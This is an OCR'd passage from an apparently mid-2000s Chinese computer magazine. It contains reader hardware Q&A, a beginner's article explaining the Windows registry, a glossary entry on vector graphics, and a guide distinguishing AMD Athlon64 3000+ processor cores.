上海读者天天问：我在上班时不小心将茶水打翻了，溅了些水在笔记本电脑的键盘上。弄干后，再开机发现笔记本电脑键盘的A、C、D、F、R、E键，都无法使用了。送到维修中心，检测人员说修不了，需要更换整块笔记本电脑键盘。请问这是怎么回事？笔记本电脑键盘进水后就不能修了，要整块换掉那么夸张吗？

答：台式机的键盘与笔记本电脑键盘的构造是不一样的。笔记本电脑所使用的超薄键盘的按键触点很小，上面涂有导电胶，每按一下就会触发一个电脉冲。如果按键触点渗水了，导电胶溶解掉了，按键自然就失灵了。再加上笔记本电脑键盘的电路集成度很高，维修需要有很专业的设备，所以目前大多数厂商都会采用直接更换的维修方式来降低维修成本及缩短维修时间。另外，笔记本电脑的构造很精巧紧凑，键盘下面就是电脑的核心电路部分，一旦进水渗过键盘，后果更是不可预计。所以大家在使用笔记本电脑时，一定要格外小心。一滴水，有可能让你付出巨大的代价。

2 关于蛇形走线的疑惑

陕西读者刘天力问：我对电脑很感兴趣，但一直以来也只是在网吧里面摆弄摆弄，玩玩游戏上上网什么的。近来终于攒了些钱，准备买一台二手电脑玩玩。去到电脑市场，看上了一台采用赛扬Ⅲ 1GCPU的电脑，老板说这台电脑的主板是某某大厂出品的，在电路上还采用了“蛇形线”的设计，非常稳定。我想请问一下，蛇形线设计是怎么一回事？它就真的是那么神奇吗？

答：“蛇形线”是一种板卡的电路布线方式，也可以说是一种技术。从电学原理上来说，蛇形走线有助于减少长直布线在电流通过时所产生的电感现象，能减轻高频电路之间的串扰问题。在某种程度上来说，确实是会对板卡的稳定性带来一定的帮助，同时也会增加板卡设计、制造的成本。尽管如此，很多板卡大厂也都采用了这种布线技术。但我们也要清楚，蛇形走线只是一种技术，是否采用这种技术，与产品的设计要求有直接的关系。不是说，没有采用这种蛇形布线设计的板卡就一定会比采用蛇形布线的差，这方面并不存在绝对的关系，但也可作为一种辅助参考。

3 为何5.1音箱不能输出5.1声效

山西读者天兴问：我用的是创新的5.1PCI声卡，音箱也是5.1的罗技Z-640，连接应该没有问题，驱动程序的设置、安装都正确，但为什么我听MP3和看电影时，都好像没有输出5.1声道的声效呢？

答：实现5.1声效，除了要声卡、音箱支持之外，还要正确连接音箱和声卡，除此之外，你用来播放的程序，以及所播放的电影、DVD、CD或MP3是否支持5.1声效也是决定因素之一。所以，你可以先仔细检查一下声卡与音箱的连接是否正确，另外，在确定你的播放程序能支持5.1声效输出后，再找一些支持5.1声效的DVD来试一下。如果还是不行，请及时与创新、罗技的售后服务人员联系解决。

4 如何设定用SATA硬盘开机

深　读者吴为问：我的主板是技嘉的865PE主板，近来升级了一块120GB的SATA硬盘。据说SATA硬盘的性能、速度都要比IDE硬盘好，于是就想把系统装在SATA硬盘上，用它来启动系统。但接上之后，我才发现怎么启动都是从原来的IDE硬盘启动，请问是不是要到BIOS里面设置才可以呢？我不大懂BIOS的。

答：在安装好SATA硬盘之后，开机时按“DEL”键进入BIOS。在BIOS的Integrated Peripherals菜单中，将“Onboard H/W Serial ATA”项设置为“enable”，再进入Advanced BIOS features菜单，将“SATA/RAID/SCSI boot order:”功能项改为“SATA”，最后将“First boot device:”改为“SATA”即可。

5 Windows 98SE/ME不支持C-Media CMI9880 CODEC

北京读者嘉菲问：我电脑主板用的是技嘉的i915P主板，内建了C-Media CMI9880音频解码芯片。为了工作需要，装了Windows 98SE和XP双系统，但我发现板载的声卡在Windows 98下怎么都装不上而Windows XP下却没有问题，难道是C-Media CMI9880声效解码芯片不支持Windows 98SE系统？

答：你的主板所采用的是Intel i915P+ICH6R芯片组。在这个芯片组中，其代号为Azzalia的高清晰音频系统(High Definition Audio)引入了通用驱动程序，形成了UAA(Universal Audio Architecture，统一音频架构)的概念。该驱动包括两层：总线驱动(Bus Driver)和功能驱动(Function Drivers)，其中总线驱动统一集成在Windows 2000(SP4)/XP(SP1)/2003中，其功能是让软件能正常使用Azzalia总线，集成在操作系统中能带来更好的稳定性；而功能驱动则是在我们安装了总线驱动的基础上，为了使用独立的CODEC(音频解码芯片)而必须安装的驱动程序，从而实现不同的功能，如DVD解码、多声道回放等功能的支持都必须通过功能驱动。而Windows 98SE/ME系统中都没有集成基于微软UAA的总线驱动，自然就不能支持C-Media CMI9880或Realtek ALC 880等采用UAA架构的音频解码芯片了。如果你在Windows 98下必须要有声音的话，只能通过添加一块PCI或外置USB声卡来解决了。

CF[SB05]

■ Limited 选题推荐 小朱

从零讲起 彻底走出注册表迷雾

★★★

本文可以帮你学到

- 注册表是什么，为什么需要注册表
- 理清菜鸟对注册表的认识误区
- 注册表中根键、主键等概念
- 注册表分支各自承担的责任

Windows 始终有一块菜鸟的禁区，那就是注册表。Windows 将其运行时所需的配置信息存储在以树状格式组织的数据库(注册表)中，只要知道设置对应的注册表位置，就能对系统中几乎所有设置进行修改。但微软官方对于注册表方面的资料实在有限，菜鸟对于注册表操作就更感觉无从下手了，就像在黑暗中行走。

4 盏照明灯带你走出注册表误区

误区 1:普通用户不应该修改注册表

微软对于注册表的态度一直有些隐晦，甚至在帮助文件中都写道:"尽管可以用注册表编辑器查看和修改注册表，但通常不必这样做，因为更改不正确可能会损坏系统。"微软希望所有的系统设置都能够在其设计的系统管理工具中进行，而不是修改注册表。正因为微软自身都对用户修改注册表抱持不置可否的态度，所以大多数用户始终对注册表有一种敬畏心理。

> **照明灯** 实际只要掌握了注册表的基本知识和"注册表编辑器"使用方法，就能进行修改。尽管微软提供的资料不多，但从 Google 上搜索相关的关键字(如"修改注册表+去掉快捷方式小箭头")就能找到相应的注册表位置。

误区 2:注册表 = 注册表编辑器

这可能是一个最让菜鸟混淆的概念了，很多人都认为"注册表"和"注册表编辑器"(见图 1)是一种东西。



图 1

菜鸟 A:"什么是 Windows 的注册表呢？"

菜鸟 B:"这个我知道，不就是 regedit.exe 吗？依次点击"开始→运行"，输入 regedit.exe 打开的就是注册表啦！"

老鸟 A:" ，原来是这样。不过用 regedt32.exe 不是也能改注册表吗？难道有 2 个注册表？"

> **照明灯** 注册表是一个保存系统、软件设置数据的数据库，而"注册表编辑器"只是对于这个数据库的读取/修改工具。这种概念的错误就好比你将记录营业额的Excel表格与打开此表格的Excel软件都称作"营业额表格"。在 Windows 9x/2000 中，regedit.exe 和 regedt32.exe是两个程序，其中regedt32.exe无法进行REG文件的导入，也无法在DOS(16位状态)下运行；而在Windows XP中，使用regedit.exe和regedt32.exe打开的其实是同一个程序，regedt32.exe的功能只不过是调用regedit.exe。

误区 3:系统的永动机——无限提升系统性能

刚才说到在注册表中存放了系统的软硬件设置数据，也就是说，只要修改得当，能在一定程度提升系统性能。有些朋友刚学会修改注册表，就以为修改注册表可以无限提升系统性能，并且因此频繁修改注册表。

> **照明灯** 适当地修改注册表可以提升系统性能，但这种提升是以硬件为基础的，只有当操作系统本身的设置相对硬件系统来说比较保守时，我们才有可能通过修改相关设置来发掘硬件本身的潜能，使系统得到优化。但如果硬件本身就不怎么样，通过修改注册表来提升系统性能便只能成为一种奢望。如果真能这样大家就不必掏银子升级旧机器了，只需改改注册表就行了^0^

误区 4:舍近求远

先来看一个例子：在 Windows XP 中，默认启用的"分组相似任务栏按钮"功能可以使原来日益拥挤的任务栏变得宽敞起来，可是用惯了 Windows 98/2000 的用户可能会觉得不习惯，想要禁用这个功能。有些朋友就会自然地想到寻找注册表中




图 2

的修改位置，最后好不容易找到了注册表中禁用此功能的方法：打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced]，将其下的“TaskbarGlomming”键值改为0来达到目的。其实系统本身已经提供了相应的设置方法，只要右键单击任务栏空白处并选择“属性”，然后在“任务栏属性”窗口中去除“分组相似任务栏按钮”的勾选即可(见图2)。

照明灯

从这个例子就可以看出，其实在注册表中的绝大多数选项，Windows本身就提供了直观的修改方法。如果同样能达到目的，又何必舍近求远呢？有很多网站提供的技巧中都包含此类“伪技巧”。有一个简单的识别方法：在网上搜索到了注册表的修改位置后，打开“注册表编辑器”检查这个注册表位置中对应的选项键值是否存在，如果不存在需要新建则多数是真的，而如果已经存在了，则很有可能在系统中已经提供了相应的设置功能。

3 个疑问让你认清注册表的真面目

1.为什么一定要使用注册表

或许你会问，注册表既复杂，修改不当又容易引发系统故障，而DOS或早期的Windows没有注册表却也能正常工作，那么现在的Windows为什么一定需要注册表呢？

DOS是一个纯命令操作平台，没有图形界面，一切操作均通过命令的方式来解决。要打开文本文件1.txt需要输入“edit 1.txt”命令才行，也就是说“要打开什么文件”、“用什么程序打开此文件”这些问题都必须由你来告诉计算机。而在现在的Windows系统中，要打开1.txt只需在“资源管理器”中双击此文件即可，你只需指定要打开的文件，计算机就会根据你要打开的文件类型自动选择合适的应用程序进行操作，这种智能的打开方法就是由注册表中保存的“文件关联”数据(除了“文件关联”外，注册表还存放了其他很多重要的设置数据)。这种发展是由系统的复杂性决定的，在DOS时代可能无需这种机制，但如果现在Windows没有“文件关联”(见图3)，那成千上万种文件类型一定会使你看花眼的。




图3

2.注册表的“妈妈”是谁

Windows设计之初，并没有采用注册表这种方式来存放软硬件配置信息，而是使用了两个扩展名为INI的文件(system.ini和win.ini)。对于INI文件大家应该很熟悉了，很多“绿色软件”都声称其不在注册表中写入任何数据，但大多会在其安装目录下留有一个或几个INI文件。既然当初使用的是INI，为什么后来又改成注册表了呢？这是因为INI文件有一个致命的弱点就是大小不能超过64KB，随着软硬件功能的日益进步，其所需的配置数据体积也在不断膨胀，INI文件早已经无法满足这种数据量的需求了。另外，INI其实是依据某种定义规范的文本文件(见图4)，编辑过程极易出错并由此导致系统故


OEBConfig.ini - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
```
[Common]
LastOE=1
LastFileName=C:\TopLang OE Backup\Outlook Express\6-11-2005.OE.ob3
LastExtractFolder=C:\TopLang OE Backup\Outlook Express\Extract Folder
```

图4 典型的INI文件格式

障。为了克服这些问题，在Windows 95及其后的版本中，Windows系统都无一例外地采用了注册表机制，并将原来由多个INI组成的软硬件配置信息统一到了一起，形成一个数据库，那就是注册表。

3.注册表的“家”在哪里

既然注册表是一个数据库，那么这个数据库文件在哪里呢？其实，难怪不少刚接触电脑的朋友误以为Regedit.exe就是注册表，这是由于对注册表数据库的组成不清楚而造成的。Windows 98注册表的数据文件主要由System.dat和User.dat这两个文件组成，并保存在C:\Windows目录下，其中System.dat存储的是系统和硬件相关的配置，而User.dat则保存软件配置和用户配置。Windows 2000/XP注册表的数据文件主要存储在%Windir%\System32\config目录中的Default、Sam、Security、System、Software和Userdiff等6个文件中，除此之外，还有部分数据则保存在用户的配置文件目录中，比如Windows 2000/XP中的Administrator的部分注册表数据就保存在C:\Documents and Settings\Administrator目录中的Ntuser.dat文件中，所以只要Administrator登录系统后其目录下的NTUSER.DAT文件就不能被删除，因为它已经被加载到注册表中了。

2 个知识点理清错综复杂的注册表脉络

1.查查注册表元素的身份证

运行regedit.exe打开“注册表编辑器”，就能在其左侧看到注册表的分支结构。其中以文件夹方式表示的称为“键”，而在选中一个键后在窗口右侧显示的则称为“项”。在网上搜索到的修改教程中经常会提到“根键”、“主键”、“子键”、“键值项”，是什么意思呢？(见图5)




图 5

①根键(Root key)是指在注册表编辑器左侧以"HKEY"作为名称前缀的位置，因其位于注册表最顶层被称为根键，如Windows XP注册表中包括五大根键，分别为[HKEY_CLASSES_ROOT]、[HKEY_CURRENT_USER]、[HKEY_LOCAL_MACHINE]、[HKEY_USERS]和[HKEY_CURRENT_CONFIG]。这些根键都可缩写的，譬如"HKEY_CLASSES_ROOT"就可以简写为"HKCR"，其他的则以此类推。

②主键(Main key)是指根键下面与根键最近的键，主键通常包括一个或多个子键或值项。如图中HKEY_LOCAL_MACHINE中包括5个主键。

③子键(Sub key)的位置是相对的，并不固定。某个键下面包含的另一个键则称它为前者的子键。但主键则不能称为根键的子键，这种以相对位置关系来命名的方式不能用于根键和主键。

④键值项(Value entry)是指显示在"注册表编辑器"右侧的项目，每个键值项包括名称、类型和数据三部分。键值项的名称可以由任意字符、数字、代表符和空格组成，但不能使用反斜杠。不同根键、主键和子键的键值项可以同名，但同一键中的键值项不能同名。键值项所定义的内容即为该键值项的值(即"键值")，其中最多能存放64KB的数据。值的数据类型可以是字符串、二进制值、DWORD(双字节)值等。

小提示

上面的描述方法较为规范，平时我们还习惯将"子键"称为"分支"，而将"键值项"简称为"项"，这些"称谓"没有本质差别，只是叫法习惯不同罢了。

2.真正的根键只有两个

Windows 98的注册表有6个根键，而Windows 2000/XP/2003系统的根键数目则是5，但这些根键中只有[HKEY_LOCAL_MACHINE]和[HKEY_USERS]是真正的注册表键，其他几个根键都是从这两个根键的某个分支映射出来的，相当于这两个根键深层分支的一个快捷方式或者别名，主要是为了方便用户操作。

(1)[HKEY_LOCAL_MACHINE]

这个根键存储的是安装在当前计算机上的硬件和软件配置信息，比如硬件设备的驱动程序、特定软件设置和Windows系统安全配置等数据。这些信息对当前系统中的所有用户均保持一致。这个根键下面还有5个重要的主键，其中Software和System最为关键，平时对系统进行相关调整大多集中在这两个键上面。

①Software子键：保存与这台电脑中安装的应用程序相关的设置，许多应用程序使用该键保存特定设置。关于Windows的许多设置都存在于[HKEY_LOCAL_MACHINE\software\Microsoft\Windows\CurrentVersion]中。

②System子键：在这里精确地确定了Windows所装载的设备驱动程序和服务，以及当Windows启动时所使用的各种参数(如在网络上的计算机名称和当前硬件配置文件)。

(2)[HKEY_USERS]

[HKEY_USERS]包含有电脑特定用户的配置数据，Windows在此根键下的一个子键中为登录该电脑的每个用户存储配置数据。如果电脑只有一个用户使用，那么所看到的就是单独一个子键，称为".DEFAULT"。

而[HKEY_USERS\S-1-5-21-1429920510-1905779617-2596133881-500]则是当前登录用户的配置数据，其中"S-1-5-21-1429920510-1905779617-2596133881-500"就是这个是目前登陆用户的SID，每一个网络上的用户都被域用户管理器分配了一个SID，每一个SID都是惟一的，所以它依赖于登录用户，其分支数据是从用户配置文件的Ntuser.dat文件调出的。

附表1 [HKEY_USERS]部分重要分支说明

分支	作用
.DEFAULT\AppEvents	列出了事件响应、描述和各种系统功能的声音
.DEFAULT\Console	保存了MS-DOS窗口的选项、布局、荧屏颜色和字体设置
.DEFAULT\Control Panel	所有在控制面板里配置设置的信息全保存在这个键和它的子键中
.DEFAULT\Environment	保存了环境变量设置，特定的临时性文件的位置
.DEFAULT\Keyboard Layout	保存的是键盘布局设置，其中默认设置标准是美国传统键盘布局
.DEFAULT\Software	保存软件的安装设置，缺省用户只有微软生产的软件的设置
SID\Network	所有连接到其他系统的映射配置
SID\Printers	所有安装、共享和连接的打印机配置
SID\Software	单独的用户扩展，基于为用户或者被用户安装的其他软件。

(3)**改头换面我也认识你**

前文提到只有[HKEY_LOCAL_MACHINE]和[HKEY_USERS]才是真正的根键。也就是说如果更改了其他别名分支中的某个键或键值，那么在[HKEY_LOCAL_MACHINE]和[HKEY_USERS]中也会出现相应更改，通常我们还可将它们称为"别名"，下面是这些"别名"的实际位置：

①[HKEY_CLASS_ROOT]：[HKEY_LOCAL_MACHINE\software

\CLASSES]的别名，包含有文件类型和程序之间的关联。

②[HKEY_CURRENT_USER]：[HKEY_USERS]一个分支的别名，该分支包含有当前登录用户的配置数据，如果是单一用户[HKEY_CURRENT_USER]则指向[HKEY_USERS\.DEFAULT]。

③[HKEY_CURRENT_CONFIG]：[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Hardware Profiles\Current]的别名，其中"ControlSet001"还有可能是"ControlSet000"、"ControlSet002"等，它包含电脑的当前硬件配置。

实例：轻松判断[HKEY_CLASS_ROOT]就是[HKEY_LOCAL_MACHINE\SOFTWARE\Classes]的别名

首先，我们要知道[HKEY_CLASSES_ROOT*]和[HKEY_LOCAL_MACHINE\SOFTWARE\Classes*]是管理鼠标右键菜单的注册表项，比如安装WinRAR后鼠标右键通常会多出几个压缩或解压的选项，其实就是通过这个注册表键完成的。好了，现在我们一起来看看这两个键到底有什么关系吧。

第一步：在"开始→运行"中输入regedit.exe打开"注册表编辑器"。分别定位到[HKEY_CLASSES_ROOT*]和[HKEY_LOCAL_MACHINE\SOFTWARE\Classes*]分支，然后将这两个分支导出并分别保存为1.reg和2.reg。

第二步：将[HKEY_CLASSES_ROOT*]分支删除，然后定位到[HKEY_LOCAL_MACHINE\SOFTWARE\Classes*]分支并尝试着打开这个注册表分支时，系统提示"无法打开*：打开项时出错"（见图6），这时按F5刷新注册表后，发现[HKEY_LOCAL_MACHINE\SOFTWARE\Classes*]已经不见了，说明已经被删除。

第三步：注册表键被删除，当然就要恢复到原来的状态啦，双击刚才所导出的2.reg将文件合并到注册表中即可。返回到开始我们执行删除命令的[HKEY_CLASSES_ROOT*]键，这时发现它已经被恢复了。也就是说[HKEY_CLASS_ROOT]和[HKEY_LOCAL_MACHINE\SOFTWARE\Classes]存储的内容是一致的。




图6

第四步：用同样的方法，我们就可以轻易地判断其他"别名"的真正注册表位置了，不过需要注意的一点就是在删除前必须确认删除该键不会导致系统崩溃。

附表2

根键	含义
[HKEY_CLASS_ROOT]	配置单元包含的子项，列出了当前已在计算机上注册的所有COM服务器和与应用程序相关联的所有文件扩展名
[HKEY_CURRENT_USER]	保存着当前登录到由这个注册表服务的计算机上的用户的配置文件，其子项包含着环境变量、个人程序组、桌面设置、网络连接、打印机和应用程序首选项
[HKEY_LOCAL_MACHINE]	保存操作系统及硬件相关信息的配置单元，是一个公共配置信息，与具体用户无关
[HKEY_USERS]	包含的子项，含有当前计算机上所有的用户配置文件
[HKEY_CURRENT_CONFIG]	包含的子项，列出了计算机当前会话的所有硬件配置信息
[HKEY_DYN_DATE]	包含系统硬件的当前状态，也包含了那些需要更新和检索的数据，此键只存在于Windows 98/ME系统

CF [ZS01]

稀饭魔语大辞典

■吃人的包子

在网页中经常会看到Flash动画，很多人都喜欢这种流畅圆滑的线条。你是否知道，Flash采用的是矢量图(即Vector)，可是这种线条组成的图形究竟与普通的位图(即以像素组成的点阵图，如BMP)有什么区别呢？

本期名词：Vector

音　标：[ˈvektə]　　**谐音**：维克特

读音(WAV格式)下载：http://www.newhua.com/cfan/200513/13voice.zip

①矢量图的组成

在Windows中最常见的位图是由像素组成的，每个像素就是一小格，无数个像素像搭积木似的堆砌了图片；矢量图则完全不同，它是由线条、椭圆、长方形、曲线和各种复杂的路径所组成的。位图中对图片的描述可以概括为"坐标(1，1)的像素格是红色的，坐标(1，2)是蓝色的。"矢量图对图片的描述则为"在整张图左起3/4处画一条方向为45°的直线，接着在……"相信你已经看出：位图记录了图片的样子，而矢量则记录了图片的画法步骤。

②矢量图的优点

由于矢量图记录的是图片的画法，并且是利用一堆几何元素组合而成的。它具有缩放不失真(不产生锯齿)、文件体积小等优点。

③为什么缩放不失真

比如同样一根线条，位图是由一行连续的小方格(像素)组成的，而矢量图则单纯是一根记录了方向的线条。在放大以后，位图由小方块变成了大方块，边缘就产生了锯齿，而矢量图无论放多大，都是往记录好的方向画一条线，永远不会失真(见图)。



位图与矢量图在局部放大后的差异

④矢量图一定比位图要小吗

刚才说到矢量图具有体积小的优点，可是是否所有情况下矢量图都比位图要小呢？并不是这样，位图中记录图片使用的像素，图片越大像素也就越多，自然体积也就越大；而如果图片本身非常小，线条却非常复杂，那么矢量图可能会比位图占用更多空间。

⑤矢量图≠十全十美

介绍了矢量图的这么多优点，你可能认为它已经十全十美了。矢量图也有自身的缺点，比如在画面细节上不够精细，对色彩渐变的表现力差(容易出现色带)，所以并不是所有的图片都适合使用矢量图的。

⑥什么工具适合制作矢量图

CorelDRAW、Illustrator、Freehand。

CF [ZS02]

从钉锤到威尼斯，AMD 兄弟细分辨

★★★

■ Pisces

上海读者王悦：我想装一台 AMD 64 位的电脑，在电脑城写配置，选择 AMD Athlon64 3000+ 时却发现有不少种处理器都叫 3000+，价格相差也是相当大，让我十分迷茫，能解释一下这些产品的区别么？

Athlon64 3000+ 四兄弟细分辨

与个人电脑处理器产业的龙头老大 Intel 公司相比，AMD 公司一直受到生产线不足，产能受限的困扰，因此，在产品工艺的进化发展上也与Intel明显不同。Intel公司在设计好一款核心后(如 Pentium 4 的 Northwood 核心)，除了少数修正 BUG 和少量优化外，很少对此核心进行大的改动，直到推出新工艺生产的新核心(如 Pentium 4 的 Prescott 核心)。而 AMD 的为保证产量的供应，则是一边生产设计成熟产品，一边在同样制造工艺下(如 0.13 微米技术工艺)改进核心技术，改进成功后投入生产。而随着新的制造工艺的成熟(如0.09微米成熟)，则将上一代制造工艺下的设计方案作适当少量修改直接用到新制造工艺上，同时修改 CPU 的设计方案。AMD 这样的设计生产方式相对来说减少了不少生产过程中的风险，不过导致的另一个问题就是市场上型号相近的产品相当多，再加上 AMD 采用 PR 标示法标示产品型号，使 AMD 生产线中出现大量同样产品型号，内核并不相同兄弟产品。

小知识

PR标示法

PR 标示法是 AMD 用来标示产品型号的方法，在 Intel 不断提升 CPU 频率的同时，AMD 认为，频率高的处理器并不一定表示性能好，AMD 的 Athlon 系列处理器经常用比 Intel 处理器低几百兆赫兹的频率提供更高的性能。因此，AMD 就将自己产品的频率通过一种换算方式换算为 PR 值，作为产品型号。不同种类的 AMD 处理器的 PR 算法不同，早期的 AthlonXP 的 PR 算法如下:

PR 标称值 = 实际频率 × 3 ÷ 2 - 500

实际频率 =PR 标称值 × 2 ÷ 3+333

但随着 AMD 处理器核心类型的繁多，在 Athlon 64 产品中已通用的 PR 与频率转换的公式，用户在了解到自己的处理器的 PR 值时，若还想知道频率，可用各种 CPU 测试软件检测。

具体到 Athlon64 3000+ 这编号的产品，AMD 就从最早到现在共生产了 4 款同型号不同核心的产品。我们也可借此了解 AMD Athlon 64 处理器的不同核心。

1.ClawHammer 核心 Athlon64 3000+

ClawHammer(钉锤)核心是面向主流桌面市场的 Athlon64 系列处理器使用的第一款核心，标准设计中 ClawHammer 核心应该有 1MB 缓存，并支持双通道内存，但由于良品率的问题，达到此要求的处理器较少，都制造成了 AMD 高端的 Athlon




图 1 右边为 Socket 754 接口，左边主流的 Socket 939 接口，中间的 Socket 940 接口主要用于 Opteron 处理器

64FX 系列，而未达标的则屏蔽缓存或者减少内存控制器使用，成为 Socket754 接口的 Athlon 64 系列。ClawHammer 核心的 AMD Athlon 64 3000+ 采用 0.13 微米 SOI(硅绝缘涂层技术)制造工艺，具有 128KB 一级缓存和 512KB 二级缓存，处理器接口为 Socket 754，处理器实际频率为 2.0GHz，最高只支持单通道 DDR400 内存。这也是惟一一种只支持单通道内存的 Athlon 64 3000+(如图 1)

2.NewCastle 核心的 Athlon64 3000+ 处理器

在 ClawHammer 核心的 Athlon64 中，AMD 集成了 1MB 的二级缓存，这样做虽然有助于 CPU 性能的提升，但也带来了高成本低良品率的问题，这种情况下，ClawHammer 核心的接班人——NewCastle(纽卡斯尔)核心诞生了。NewCastle 核心仍然采用 0.13 微米 SOI 制造工艺，NewCastle 核心与 ClawHammer 核心设计上除了将二级缓存的容量由 1MB 降为 512KB 外，其他差别不但，而这样的改变也将处理器核心面积也由原来的 193 平方毫米缩小为 144 平方毫米，让 NewCastle 核心制造成本远低于 ClawHammer 核心，更加有利于 Athlon64 的推广。NewCastle 核心的 Athlon64 3000+ 具有 128KB 一级缓存和 512KB 二级缓存，实际运行频率 1.8GHz，采用 Socket939 接口，处理器内置内存控制器最高支持双通道 DDR400 内存。由于支持双通道内存，因此 1.8GHz 的 NewCastle 核心 Athlon 64 处理器也与 2.0GHz 的 ClawHammer 一样，同称为 3000+。要辨识 NewCastle 核心的处理器很简单，NewCastle处理器的编号的最后两位为 AW(如图 2)。



图 2

3.Winchester 核心的 Athlon64 3000+ 处理器

Winchester(温彻斯特)核心是 NewCastle 核心的制造工艺




图3 0.09微米工艺能够在同样硅晶片上切割出更多处理器

升级版，是NewCastle核心的0.09微米工艺版本。采用Winchester核心的处理器与NewCastle核心同频率处理器性能上没有明显差别，但采用Winchester核心后AMD能够在同一片硅晶片上切割出更多的处理器(如图3)。而AMD的0.09微米制造工艺的处理器也拥有更低的发热，并能更容易提高频率(这与Intel的0.09微米工艺正相反)。



图4

Winchester核心的Athlon64 3000+处理器具有128KB一级缓存和512KB二级缓存，实际运行频率1.8GHz，采用Socket939接口，处理器内置内存控制器最高支持双通道DDR400内存。Winchester核心的处理器的编号中最后两位为BI(如图4)。

4.Venice核心Athlon64 3000+处理器

前面说过，AMD通常会用新制造工艺生产成熟的设计方案的产品，谋求生产过渡的稳定，同时又在等新制造工艺稳定成熟后生产新设计方案的产品。而Venice核心就是AMD的0.09微米制造工艺生产成熟后的开始生产的新设计方案。与前几个核心的Athlon64相比，Venice(威尼斯)核心的改变最大。首先，Venice核心支持Intel的SSE3多媒体指令集，这令Venice在多媒体运算方面更有优势。其次，Venice核心修改了CPU内部的内存控制器设计，让Venice能够支持4条DDR400内存，而在前几代核心中，用户使用4条DDR400内存只能降频到DDR333来使用。




图5

Venice核心的Athlon64 3000+处理器具有128KB一级缓存和512KB二级缓存，实际运行频率1.8GHz，采用Socket939接口，支持SSE3指令集，处理器内置内存控制器最高支持四条双通道DDR400内存。用户同样可以通过编号来识别采用Venice核心的处理器，Venice核心的处理器的编号中最后两位为BP(如图5)，表示E3版本核心，因此市场上也把Venice核心Athlon64也称作E3版Athlon64。

面对这么多同编号的处理器，我们购买哪种好呢？笔者认为，如果希望搭配一套性价比较高的Athlon 64电脑，ClawHammer核心Athlon64 3000+能用较低的价格提供同样的性能，如果要考虑升级等问题，Venice核心则更值得选择。四种不同的Athlon 64 3000+的区别如表1。

表1

核心代号	频率	缓存	内存支持	制造工艺	其他特点
ClawHammer 3000+	2GHz	128KB/512KB	单通道DDR400	0.13微米	
NewCastle 3000+	1.8GHz	128KB/512KB	双通道DDR400	0.13微米	
Winchester 3000+	1.8GHz	128KB/512KB	双通道DDR400	0.09微米	
Venice 3000+	1.8GHz	128KB/512KB	4条双通道DDR400	0.09微米	支持SSE3

同为AMD64构架，表兄堂兄也认认

除了以上4种Athlon 64的不同核心外，基于AMD64构架的处理器还有不少其他处理器和不同的核心，我们也来认识一下。

1.顶级核心SledgeHammer

SledgeHammer(大锤)核心是AMD64中的顶级产品采用的核心，基于0.13微米SOI制造工艺，具有128KB一级缓存和1MB二级缓存，接口为Socket940形式，支持双通道ECC DDR内存。采用SledgeHammer核心的产品分别为面向高端服务器市场的Opteron(　龙)处理器系列以及面向高端桌面用户的Athlon64 FX处理器，Opteron与Athlon64 FX的区别在于Opteron系列处理器能够支持SMP多处理器并行工作模式，而Athlon64 FX则不具备此功能。

2.高端新领袖SanDiego核心

SanDiego(圣地亚哥)核心与Venice核心几乎同时推出，相对上一代核心，SanDiego的改进也与Venice类似。SanDiego核心与Venice同为0.09微米工艺制造，支持SSE3指令集，支持4条DDR400内存，与Venice不同之处在于SanDiego搭配了1MB L2缓存，因此SanDiego实际上是替代ClawHammer核心，生产高端桌面型Athlon64 FX用的。

3.Paris与Palermo，低端双雄

